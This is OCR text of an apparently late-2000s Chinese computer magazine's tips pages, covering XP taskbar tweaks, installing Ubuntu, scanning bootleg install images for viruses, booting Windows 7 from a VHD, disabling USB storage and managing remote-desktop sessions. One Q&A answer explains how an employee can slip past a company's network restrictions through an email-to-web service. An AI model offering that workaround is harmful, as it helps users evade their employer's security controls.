
小提示

搜索的关键字会在搜索结果中以高亮显示提醒用户，用户可以对搜索到的邮件进行删除或设置标志等操作。


经过这一番清理，IT国的“硬盘”市场终于恢复了两千年前的秩序（天啊……），不仅来批发的商家变多了，散客也是逐日增加。一天时间就搞定两千年的痼疾，城管部门很有希望在年底的评选中获得“年度最有效率部门奖”。(文/江北书生) CF [XF03]



2




4



XP任务栏，就要打你的主意

尽管微软力推Vista，但XP依然生命力强劲。虽然如此，但在众多的新技术面前，XP还是有点廉颇老矣的感觉，别的不说，一个任务栏，面对了七八年，是该改下头、换下面了。




小提示

★在调整透明效果时，如果将滑动条拖动到最左侧，则任务栏会变成Invisible（不可见）的效果。

PART1.如Vista般闪亮

很多技术爱好者都为XP制作了Vista风格的主题，但Vista任务栏的一些效果却无法实现。



1.XP显示窗口缩略图

Visual Task Tips（简称VTT），能让XP拥有Vista任务栏缩略图效果。从http://www.visualtasktips.com/下载安装，默认情况下VTT会自动运行，将鼠标指针移动到任务栏标题上便可看到效果（见图1）。如果对VTT的默认效果不满意（缩略图的大小、缩略图弹出的时间等），可右击系统托盘中VTT图标选择“Customize...”（自定义）项，可调节缩略图的相关属性。

2.任务栏玩透明

除了任务栏缩略图外，任务栏透明也是Vista的一大特色，TransBar（简称TB）可以实现类似的效果。从http://www.home.no/aksoftware/页面中下载并安装TB，TB运行后任务栏透明效果即可实现，通过调整“Taskbar Transparency”（任务栏透明度）下方的滑动条可以调整透明度，勾选“Run at windows startup”（在开机时运行）选项，可实现开机后任务栏自动透明的效果。

Just Do It：给时钟化个妆

从页面http://www.onlinedown.net/soft/47514.htm中下载并安装Atomic Alarm Clock，你就拥有了一款系统托盘的新时钟，但首先你得把它调成中文版，也可以自己定义皮肤，试试看吧！



Q来A去

Q 为什么更换主题后，任务栏没有变化？

A 请确认是否安装了Windows XP SP3补丁，安装SP3补丁后需要重新破解系统主题，从http://download.it168.com/02/0235/103619/103619_3.shtml页面中下载破解工具进行破解即可。

Q 为什么系统主题更换不了，一直是经典模式？

A 运行“services.msc”打开服务管理器，找到“Themes”（主题）项，启动此服务并将其设置为“自动”启动即可。

PART2.功能更强大

除了让任务栏变得更漂亮了一些外，有必要让任务栏功能再强大一点，在使用上更方便一点。

1.图标也能超级拖拽

有些时候是不是觉得任务栏上的图标需要调整一下？特别是系统托盘中的图标更是如此，如果有此需要，使用Taskbar Shuffle（简称TS）就对了。


从http://nj.onlinedown.net/soft/2368.htm页面中下载并安装TS，TS运行后，你会发现，无论是任务栏还是系统托盘中的图标，都可以通过拖拽的方式来改变它们的位置了，并且还可以通过鼠标中键（鼠标滚轮）单击任务栏中的窗口标题来关闭窗口。

2.快速启动更强大

快速启动栏是大家都很喜爱的一个功能，如果常用的程序非常多要怎么办呢？FreeLaunchBar（简称FLB）是一个非常好的选择，可实现快速启动栏的分组。

首先从http://nj.onlinedown.net/soft/37840.htm页面中下载并安装FLB，然后重启系统。右击任务栏空白处选择“工具→Free Launch Bar”。然后取消任务栏的锁定，右击快速启动栏的空白处取消“显示标题”的选择，去除快速启动栏的文字标题。

接下来就可以增加快速启动栏的项目了，可以通过右键菜单中的“新建→菜单（快捷方式）”来增加项目。不过一个一个地添加非常麻烦，这里推荐的操作方式为：在某一位置建立一个文件夹，然后在其下方根据自己的需要，将所有的快捷方式添加到该文件夹下方，然后通过快速启动栏右键菜单中的“更改工具栏→管理工具栏”命令打开设置对话框，新建工具栏指向建立好的文件夹并激活即可（见图2）。每个文件夹的成功导入就是一个分组，这样以后寻找快捷程序就方便多了。



3.本本电量一目了然

Thinkpad笔记本的任务栏上有一个电池电量的图标，可以实时了解电池的状态。从http://www.newhua.com/soft/69742.htm页面中下载并安装BatteryBar，然后右击任务栏空白处，依次选择“工具栏→BatteryBar”，非Thinkpad的用户一样可以拥有电量图标了。(文/李云峰) CF [XF04]

网络大补贴

任务栏图标丢失的解决办法http://www.liyunfeng.cn/article/computer/370.htm。

单击资源管理器“工具→文件夹选项→查看→自动搜索网络文件夹和打印机”，取消勾号，确定。以后不会自动搜索局域网中共享资源。





大家一起来 Linux落座寻常人家

由于正版Windows和Mac OS价高，很多上网本，例如新出的龙芯笔记本出厂时就默认安装了Linux桌面版，开机后桌面是Linux的，在上面操作与Windows类似，点点鼠标即可播放、聊天和上网，大家一起来开源，让Linux落座寻常人家吧！

喔！一起来安装

Ubuntu凭借性能超群成为目前最火的Linux桌面版。与其他Linux相比，Ubuntu更新速度最快，获取应用软件容易，硬件兼容性也好。初学者最好以Wubi方式安装Ubuntu8.1，这样就无需专门为Linux划分区了，只要将Ubuntu安装在硬盘Ubuntu目录中，开机后即可实现Ubuntu和XP双启动。

第一步：

Ubuntu的分区至少要有5GB剩余空间，到http://mirror.anl.gov/pub/Ubuntu-iso/CDs/intrepid/Ubuntu-8.10-desktop-i386.iso下载32位的Ubuntu 8.10镜像文件，大小698.82M。

第二步：

在XP中用虚拟光驱软件（如winmount）打开Ubuntu-8.10-desktop-i386.iso，双击umenu.exe，再点“在Windows中安装”，随之弹出一个窗口（见图1），设置Ubuntu安装在哪个盘上及大小，选择简体中文版，设置登录Ubuntu时的用户名和密码，点“安装”开始安装；接下来选择重启，在启动菜单中选择Ubuntu。

约二十分钟后安装完毕，自动重启。

> **小提示**
>
> Ubuntu启动时按ESC键会弹出一个菜单，由你确定以何种模式进入Ubuntu。如果登录后看不到Ubuntu桌面，按Ctrl+Alt+F1－F4切换控制台，然后在终端模式下输入startx即可启动X模式看到桌面或者出错原因。

> **小提示**
>
> 学了几年英语的你，在看到Ubuntu这个单词的时候仍然一头雾水？它本身是源于非洲祖鲁人和科萨人的语言，发作“oo-boon-too”的音。音译过来就是“乌班图”，意思是“群在故我在”，很符合“大家一起来”的开源精神。

> **小知识：Linux桌面版概况**
>
> Linux桌面版能安装在PC、64-Bit和Mac架构上，目前有Ubuntu、Fedora、OpenSUSE三大发行版，其中Ubuntu用户最多，Fedora是从RedHat脱离出来的，此外还有国内的红旗Linux、共创桌面Linux等。



喔！一起来配置

首次进入Ubuntu应该配置系统，例如网络配置、软件源设置、中文环境和输入法设置等。

网络配置：点击桌面上方菜单条右侧一个计算机的程序图标，再点击“手动配置→网络设置”中进行配置。点击“Wired connection→properties”（本地连接→属性）即可设置IP地址。而点击“Modem connection→properties”（Modem连接→属性），则可以输入ADSL连接的账号和密码，进行上网。

设置软件源：用户通过Ubuntu软件源在线更新系统，下载各种应用软件和桌面主题。首次进入Ubuntu要设置软件源。

> **小知识：什么是软件源呢？**
>
> 软件源可以理解为Ubuntu的软件仓库，里面有最新的系统文件和超过160000个软件包，分别存放在全球各地的多台服务器上，通过软件源你可以轻松下载各种软件。

首先点击桌面上方菜单“系统→管理→软件源”打开软件源设置界面（见图2），勾选5个官方源选项，其中“main”是官方服务器，来自“main”的软件都会被安装，“restricted”是设备专有驱动服务器。其上的软件也会被自动安装，这样可以实现系统实时更新。

在“download from”（从某处下载）右边下拉框中选择“server for china→Select Best Server”（中国的服务器→选择最好服务器），再单击“Choose Server”（选择服务器）。设置完毕单击“Apply→Reload”（应用→重新导入），就会从指定的软件源中重新下载软件包列表。**(文/Linux爱好者)**


CF [XF05]

Just Do It：设置中文环境

首次进入Ubuntu，界面并非全是中文的，为此你可以在菜单“系统→系统管理”的某处进行设置，很好找的哟，试试看吧！

责任编辑：Refine 投稿地址：xit@cfan.com.cn
博客地址：http://powerson.blog.cfan.com.cn

未雨绸缪，剿除安装光盘中的病毒




为了方便使用，很多朋友都是直接使用网友制作好的安装光盘或者GHOST镜像，不过一些网友制作的系统可能暗藏病毒或者木马。这样即使是新装的系统也会中毒，下面我们就来剿除安装光盘中的病毒，拥有一个健康的新系统。

剿除XP的GHO镜像中的病毒

在进行系统安装之前如何确保这个GHO镜像是安全的？可以先把GHO恢复到一个空白分区进行杀毒，从而找出GHO中暗藏的病毒并删除之。

第1步：由于现在大多GHO镜像都集成在ISO文件中，可以使用WinRAR打开下载到的ISO文件，然后将其中的GHO镜像解压到d:\。运行GHOST32把解压镜像恢复到分区，启动杀毒软件扫描该分区。

第2步：扫描完成后根据杀毒软件扫描报告依次记住病毒名称和路径，比如在d:\windows\system32发现病毒grunag.exe，运行Ghost Explorer（下载地址：http://www.newhua.com/soft/74686.htm）打开包含病毒的GHO文件，按上述病毒路径提示依次展开，删除其中的病毒（见图1）。



第3步：点击“文件→编译”，将修改过的GHO文件保存，这样就获得一个健康的GHO，现在可以使用PE或者DOS启动盘来安装新系统了。对于NTFS格式的GHO镜像无法编辑，如果在其中发现病毒，可以记住其中路径并制作一个删除批处理文件，系统安装好后立刻运行该批处理即可。

> **小提示**
>
> 如果被删除的病毒文件，与注册表建立了关联，有可能造成启动时的报错，此时可以根据开机提示定位到注册表相关位置，将该键值删除。
>
> 有些病毒程序可能在启动菜单里放置快捷方式或者文件，便于开机启动。可以进入到“Documents and Settings/Administrator/[开始]菜单/程序/启动”目录中将其删除即可。


剿除Vista/Win7安装光盘病毒

Vista/Win7安装光盘使用新的WIM格式，安装文件是其中的inastall.wim。可以借助WimTool（下载地址：http://www.newasp.net/soft/app/26726.html）加载安装镜像来杀毒。

第1步：到http://www.onlinedown.net/soft/614.htm下载UltraISO，程序运行后单击“文件→打开”，打开Vista/Win7的ISO镜像，然后依次展开“光盘目录\sources”，右击其中的“install.wim”选择“提取到”，把该文件提取到“d:\”备用。

第2步：启动WimTools，选择要挂载或解开的WIM文件为“d:\install.wim”，目标文件夹为“d:\vista”，勾选“可写方式挂载”、“自动打开目录”，单击“挂载映像”（见图2）。

注意！要对install.wim进行编辑，文件必须被挂载到NTFS分区，因此D:必须为NTFS格式。





> **小提示**
>
> 网友报告的危险GHO镜像及其病毒：
>
> 1. 电脑公司特别版GHO SP2 V7.0，含有runbat.exe病毒。此外，网友反映，GhostXP SP2电脑公司特别版V5.5为很多程序开了后门，并留有隐藏管理员账号。
>
> 2. 浩海技术Ghost XP SP3超级美化版Ver.0808，有door0.dll木马。
>
> 3. 一键GHOST v11.0 Build 070707，在c:\windows\system32发现“dropper.ag.d”病毒。

第3步：成功挂载镜像后启动杀毒软件对d:\vista进行扫描，由于这是可写挂载，如果发现病毒直接删除即可。扫描完成后返回WimTools窗口，单击“卸载镜像”，程序询问是否保存结果时选择“是”。

返回UltraISO窗口，点击“操作→添加文件”，把杀完病毒的install.wim替换原来ISO镜像中的同名文件，这样刻录出来的光盘安装后就是健康的系统了。**(作者/俞木发)** **CF**[XF06]

出现“错误'80070070'”提示，表示本地磁盘空间满了。虚拟主机用户出现“错误'80070070'”，肯定是网站空间用完了。

尝鲜新系统，收放自如就它行

Windows 7（以下简称为Win7）增加一个可以直接启动虚拟硬盘文件VHD的特性，这样只要把Win7灌装到一个VHD中，我们不用再进行分区等繁杂的操作就可以尝鲜新系统了。下面就以安装XP系统为例介绍如何尝鲜Win7。

尝鲜原理：

Win7的体积很大，光是安装文件（32位系统）就有2.44GB之大。本文的原理是把Win7安装文件在XP系统下，灌装到VHD文件中。并且可以制作绿色版的纯净Win7，放到闪盘中，随处享受Win7。

提示： Vista系统也可以利用本文的方法来进行“尝鲜”。

火速链接：

在2009年第5期的《假作真来真亦假，Windows 7的VHD技术探秘》一文中，我们已经了解了VHD为何方神圣，这篇文章将带领大家领教它的神奇应用。

第一步 关键词：配置

准备好Win7的ISO安装镜像，然后使用WinRAR将所有文件解压到d:\备用。到http://work.newhua.com/cfan/200906/grub.zip下载GRUB，下载后将所有文件解压到c:\。然后启动记事本修改其中的c:\menu.lst配置文件，添加如下代码：

```
Title Windows 7 setup
```

注释： 第一逻辑分区D的代码为4，如果放置在其他分区需要自行修改：

```
root (hd4,0)
chainloader /bootmgr
```

第二步 关键词：加载

打开c:\boot.ini，添加上GRUB的启动代码“c:\grldr="Win7安装"”，重启后选择“Win7安装”菜单，即可进入Win7安装界面。点击“install now”（立刻安装）后按下shift+f10调出命令提示符界面，依次输入下列命令，即可用来完成VHD虚拟盘的制作以及加载（#为注释无需输入）：

（代码请到http://work.newhua.com/cfan/200906/daima.rar下载解压，两个写有代码的文档，本段代码为文档“代码1”的内容。）

第三步 关键词：安装

效果1：“安装盘”

成功挂载虚拟分区后返回Win7安装界面，在选择安装到何处这步，选择将Win7安装到虚拟分区，虚拟分区默认标记为“disk 1 partition1”（见图1）。选择直接将Win7安装到虚拟分区和原来的XP组成多系统。



1

效果2：“纯净Ghost”

除了直接安装，也可以把install.wim安装文件直接灌装到VHD中。首先在XP下载7Zip（下载地址：http://www.7zip.cn/）并安装，同上成功加载VHD分区后，在命令提示符中启动7Zip（输入“C:\Program Files\7-Zip\7zFM.exe），然后打开install.wim，把install.wim中的第四个压缩包解压到VHD分区，它就是Win7的旗舰版（见图2）。这样制作的VHD就是一个类似万能GHO的纯净系统。


2

Just Do It：节约10分钟

我们可以把这个VHD和Bootmgr复制到U盘，以后将这些文件复制到其他电脑（Bootmgr复制到c:\，VHD复制到任意NTFS分区），同上，在其他电脑电脑上启动Win7安装，调出命令提示符加载该VHD，最后在命令提示符中输入“bcdboot h:\windows /s c:”（假设VHD盘符为H）添加Win7的引导信息，重启后可以直接进入Win7的安装，这样可以非常快捷地（大约10分钟）在任何一部电脑上安装好Win7。

第四步 关键词：盘符、卸载

按提示完成Win7的安装，以后在多重启动菜单选择“Windows 7”就可以进入Win7。默认情况下虚拟分区盘符为C:，原来的系统分区没有分配盘符（这也可以在Win7里有效保护原系统），如果要访问原来系统分区，需要使用磁盘管理组件为分区添加上盘符（见图3）。这个系统就只有D:\Win7.vhd一个文件。



3

如果要卸载Win7，进入XP直接删除d:\Win7.vhd、c:\boot、c:\bootmgr即可，然后使用Win7安装镜像中boot目录下的bootsect.exe（启动命令提示符输入“bootsect.exe nt52 c:”）命令恢复XP原来的引导即可。

小提示

为原来系统分区添加盘符后，由于盘符的变化，重启后可能会出现无法启动的情况，一般只要再次启动即可进入Win7。如果重启后不能进入原来的XP，可以在Win7以管理员身份启动命令提示符，输入下列命令添加XP启动：（此处为下载解压后的“代码2”文档内容）。

怎么样，一个文件就可以尝鲜新系统，是不是很方便？现在版本的Bootmgr可以引导一个安装在VHD中的Win7。我们可以在一个分区通过建立多个VHD文件来安装多系统，以后安装新系统再也不用为分区少而发愁了。**(山东/孙萌)** CF [XF07]



U盘禁用 分合之道我更妙

为了方便同学们查看资料，学校有几台电脑是公用的，但有一些同学不顾学校规定使用U盘拷文件，造成了病毒的肆虐，有什么好的方法可以将U盘完全禁用而不会导致其他USB设备出错呢？

分合有道

XP系统中，按下“WIN+R”快捷键，在“运行”窗口中输入“regedit.exe”启动注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR]项，这是USB存储设备的驱动项。找到名称为“START”的DWORD值，如图所示，将其数值修改为“4”，关闭注册表编辑器，这样就禁用了U盘。

但是如果想重新使用U盘，这样改来改去岂不是太过于麻烦了，所以我们可以通过导出注册项的方法简化操作。只要在修改“USBSTOR”项前，在该项上单击右键，在弹出的菜单中选择“导出(E)”，将导出的注册表文件保存在任意的地方，更改后再导出一次该项的注册表文件，这样当你重新想要使用U盘时只要在第一个文件上右击选择“合并(G)”，而要禁用U盘时再将第二个文件合并即可，这样就既方便又快捷地实现了随时控制U盘使用的目的。

将START数值修改为“4”，关闭注册表编辑器，这样就禁用了U盘

Just Do It

如果你不嫌弃软件带来的烦恼，可以试试“U盘禁用/启用程序”，http://www.ouyaoxiazai.com/soft/stgj/13/6133.html处下载，打开后，傻瓜式的安装界面一目了然。CF [XF08]

小抄速记

Slightly copies the shorthand

Q1 如何关闭Vista的Aero效果？

答：在桌面右击选择“属性→个性化外观和声音→Windows颜色和外观”，弹出设置页面，不勾选“启用透明效果”，接下来点“打开传统风格的外观属性获得更多的颜色选项→颜色方案”选择“Windows经典”，最后单击“应用”，Vista的界面就变成经典样式了。

Q2 如何不切换到千千静听界面，就能调整音量？

答：下载Wizmouse（地址：http://antibody-software.com/files/wizmouse_1_0_0_0_setup.exe），安装运行后，勾选“WizMouse Enable”（激活WizMouse）和“Enable mouse wheel for applications without mouse wheel support”（启用无需申请的鼠标滚轮功能），点击“OK”程序缩小到系统托盘。打开千千静听，只需要将鼠标移动到主界面上，拨动滚动鼠标滚轮就能调整音量了，无须点击。

Q3 如何在XP中运行低版本的程序？

答：在桌面上右击选“属性→设置→高级→适配器→列出所有模式”，可以找到需要的显示模式，找到低版本程序所需的分辨率即可（比如256色，640×480分辨率）（见图）。如不想每次都去修改，可在程序快捷方式上右击选择“属性→兼容性”，设置“用兼容模式运行这个程序、用256色运行、用640×480分辨率运行、停用视觉主题”，单击“应用”即可。



Q4 如何巧妙弥补键盘上某个损坏的按键？

答：可以用基本无用的F9，来代替损坏按键（比如M键）。到http://work.newhua.com/cfan/200906/daiti.rar下载解压，运行daiti.vbs脚本。脚本中举例是M键，按实际情况用记事本修改：将“WshShell.SendKeys"{M}"”中的“M”替换为损坏键，由于按键已坏，可以用软键盘输入。然后，在桌面创建一个脚本的快捷方式，右击快捷方式选择“属性→快捷键”，此时按下F9，确定完成设置。使用时即可用F9来代替损坏按键，这是微软为方便用户而设置的功能，加上模拟按键的脚本，帮助实现了按键的“劫持”。缺点是反应有点慢。

Q5 如何输入汉语拼音中的音调符号，比如：ā、ě、ū等？

答：方法一：在“智能ABC输入法”输入状态下输入“V8”，然后在列表中选择即可。（在“智能ABC输入法”状态，输入“V”+“0～9任意数字”，如“V1”、“V2”等，会发现一些有趣的东西。）

方法二：在Word中，单击“插入→符号→子集→拉丁语扩展-A”，然后在中间的大框中选择想要的符号，单击对话框下面的“插入”，再单击“关闭”。CF [XF09]

XP会提示某程序停止响应，烦。自动关闭停止响应程序：将[HKEY_CURRENT_USER\Control Panel\Desktop]下的AutoEndTasks]值改为1即可。



突破远程桌面连接极限

网管管理着单位众多的机器设备，排除故障或者进行服务器的维护操作，一个个跑到现场操作，太麻烦了，许多问题通过远程连接即可解决。服务器的日常维修一般也在办公室远程操作，因为机房环境下辐射太大了。但是在远程操作时，经常会碰到“超出最大允许连接”（以下简称“超限”）问题，令人头痛。

如何知道发生了超限?

一般主机的远程连接数默认设置为3，由于在控制结束后没有采取正确的取消控制方式或者其他原因，很容易造成“超限”情况，出现这种情况时，会弹出图所示窗口提示，确定后就退出了，无法连接。



常规解决方法

当远程电脑连接数已满时，一般的方法就是人工到达远程电脑现场，进行手工操作，终止无效连接进程。这一方法虽然有效，但是太麻烦了，严重影响了远程桌面连接的正常使用。

巧用命令行快速解决超限

通过命令行方式，可以快速解决超限问题，而不用亲自到达现场人工解决（本例中，A、B机均为Windows XP操作系统）。

第1步：在A机中打开命令提示符窗口，执行telnet命令远程登录B机（确保B机的23号端口已开放、无网络防火墙对A机进行拦截）。

第2步：执行“query user”命令（在Windows 2000 Server下，对应命令为“query session”），可以看到远程登录的进程名称。

第3步：执行“log off 进程ID”命令（在Windows 2000 Server下对应命令为“reset session 进程ID”）可以终止登录进程。通过上述命令操作后，远程桌面连接就可以继续使用了。

以守为攻，防止出现超限

连接后可能没有注销而是直接关闭，这样就会导致连接数超过了最大连接数。其实我们可以在服务器上通过组策略设置来解决问题：在B机上，单击“开始→运行”，输入“gpedit.msc”，按回车键后打开组策略窗口，然后依次定位到“计算机配置→管理模板→Windows组件→终端服务→会话”，再在右侧窗口中双击打开“为断开的会话设置时间限制”，将“结束断开连接的会话”时间设置为5分钟。这样，当一些远程桌面连接会话超过5分钟没有响应时，就会自动关闭。这样就大大减少了超限出现的可能了。**(昆明/刘光榕)** CF [XF10]

小抄速记

Slightly copies the shorthand

Q1 作为一个网虫，我的QQ达到添加好友上限，现在需要删除那些没有经常联系的好友，怎么快速找出这些好友?

答：对于使用QQ2008的用户，选中任一分组，如果该分组内有半年以上未登录用户，我们只要右击该组，然后在弹出的快捷菜单选择“删除本组半年未登录用户”，这样即可删除长期未聊天的好友，腾出添加新好友的空间。

Q2 出于安全考虑我都是使用Firefox浏览网页，可是它无法播放迅雷看看的视频，有什么方法可以直接在Firefox中播放迅雷看看的节目?

答：默认只有IE核心的浏览器才能播放迅雷看看节目，Firefox用户可以下载IE TAB插件。在Firefox中打开https://addons.mozilla.org/firefox/1419，点击“安装插件”。重启Firefox后打开http://kankan.xunlei.com/，然后点击菜单栏的“工具→IE TAB选项”，在打开的窗口把迅雷看看的网址添加到规则列表。这样以后就可以直接在Firefox中看迅雷电影了。IE TAB插件可以在Firefox中调用IE核心，一些原来只有IE才能访问的网页，安装该插件后就可以直接使用Firefox访问了。

Q3 我在很多论坛注册都是使用Gmail邮箱来接收激活码，可是在某些论坛留下邮箱后经常收到该论坛发送的垃圾邮件，怎么阻止垃圾邮件?

答：可以使用Gmail邮箱特别的解析功能阻截指定网站垃圾邮件。假设你的邮箱是cfan@gmail.com，在www.abc.com/bbs注册用户，现在把注册邮箱替换为cfan+www.abc.com/bbs@gmail.com。由于Gmail在解析邮箱地址时如果遇到“+”，它会自动将其后面的字符进行标记以确定它所发送的网址。不过邮件仍然会发到我们的Gmail邮箱。这样我们就可以在Gmail中创建一个收件人为“cfan+www.abc.com/bbs@gmail.com”的过滤规则，把所有发到该邮箱的邮件过滤。当然这并不会影响我们真正的Gmail邮箱收信。

Q4 我是一家外资公司的员工，公司网管只开放收发邮件的端口，怎么样才能浏览一些自己感兴趣的网页?

答：Webinmail为我们提供了一个可以通过邮箱浏览网页的服务，如果你想浏览指定网页的内容，只要将你想要浏览的网页地址作为邮件主题发送至browse@webinmail.com，便可以收到以这个网页为内容的回复邮件。在Outlook Express中打开邮件就可以浏览网页的内容了。这个方法也可以用于浏览那些无法访问的网站。CF [XF11]

在IE8中按Ctrl+Shift+P键，可以启动隐私保护模式（此时地址栏上会显示“InPrivate”），关闭浏览窗口后将自动清除上网痕迹。



邮件签名，你可以更酷一点

无论是邮件客户端还是Web邮箱，现在基本上都带有自动签名的功能了。所谓自动签名，就是你发邮件时，自动附加上你预置的内容，如个人简介或各种联络方式等，以方便收件人与你联络。除此基本功能外，其实邮件签名还可以更酷更个性化一点。大家使用的工具各不同，那么你会用好你所用邮件工具的签名功能吗？

巧手Word扮靓Foxmail签名

在Foxmail中制作纯文字签名很简单，但要实现更个性化的签名，则需要其他工具协助。这里以大家熟悉得不能再熟悉的Word 2007为例演示。

第1步： 如图1所示，在Word中设计自己的个性签名，可以插入图片等设计元素（这是简单示例，你可以设计得更酷）。设计完毕保存文件，请选择"网页（*.htm;*.html）"格式保存。

